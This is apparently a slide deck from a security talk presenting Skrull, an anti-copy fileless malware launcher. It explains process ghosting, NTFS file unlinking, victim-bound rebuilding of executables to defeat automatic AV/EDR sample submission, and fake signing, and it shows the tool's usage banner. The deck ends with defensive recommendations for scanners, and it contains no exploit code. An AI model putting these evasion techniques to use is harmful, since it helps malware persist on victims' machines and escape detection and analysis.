
Option
-s, --sign          give the EXE file a Microsoft signature
-a, --armor        make the EXE file get an anti-copy armor
-u, --unlink       remove EXE files on NTFS, like fileless ;)
```

# Skrull: Anti-Copy Launcher

Fileless Malware Launcher: to Armor Malware and Deploy on Victim

# Automatic Sample Submission

- most AV/EDR embedded the feature as default e.g. Windows Defender
  - Invoke when attackers carelessly do the suspicious behaviors
  - AV/EDR keep eyes on attackers by collecting those dropped files & analysis
  - Fileless is cool. but attackers need to deploy persistent trojan for long-term monitoring
- Find a method to let the files naturally broken when submitted?





# Skrull DRM: Anti-Copy Malware Launcher



- Anti-Copy Malware Launcher
  - Running Malware by Process-Ghosting method
  - DRM: The Launch couldn't copied to another environment
  - Easy for attackers to run malware persistently & evade AV/EDR
- Anti-Copy DRM for Malware
  - Obtain unique features on the victim's environment
    - User Name, System Version, CPU count, etc.
    - Should not be reproduced on the different environment
  - Use those features, to reassemble our EXE file
    - EXE files will be naturally broken when copied

Skrull



Attacker

run launcher



Skrull.exe  
(Persistence & Anti-Copy)

\*contain malware payload\*

Collect Unique Features on victim  
Reassemble & Armor itself

Skrull



Attacker

run launcher



Skrull.exe

(Persistence & Anti-Copy)

Collect Unique Features on victim

Reassemble & Armor itself

Decrypt Malware Payload

Launch the Malware by Ghosting Trick



Malware.exe

(Fileless)

Skrull



Attacker

run launcher



Skrull.exe

(Persistence & Anti-Copy)

Collect Unique Features on victim

Reassemble & Armor itself

(Auto Sample Submit)  
always capture broken files



AV/EDR Lab

Decrypt Malware Payload

Launch the Malware by Ghosting Trick



Malware.exe


(Fileless)



<https://github.com/aaaddress1/Skrull>

## DEMO

Skrull: Malware DRM



```
λ Cmdr
C:\Users\aaaddress1\Desktop
λ Skrull
Skrull 1.0BETA ( github.com/aaaddress1/Skrull )
Usage: skrull [option] <exePath>

Option
-s, --sign          give the EXE file a Microsoft signature
-a, --armor        make the EXE file get an anti-copy armor
-u, --unlink       remove EXE files on NTFS, like fileless ;)
```



# Conclusion



# Conclusion

- **Process Ghosting:** Attackers can abuse temporary files to create processes that will not be scanned by AV/EDR Real-Time Scan
- **File Unlink:** Delete running programs by migrating data between NTFS streams
- **DRM:** Malware rebuild itself before being submitted by AV/EDR, so it can perfectly resist follow-up analysis by researchers
- **Malware Scheduled & Real-Time Scan**
  - A. shouldn't assume all running process must have EXE file on NTFS
  - B. shouldn't only scan for files on NTFS, but also for running processes, to prevent fileless & DRM attacks

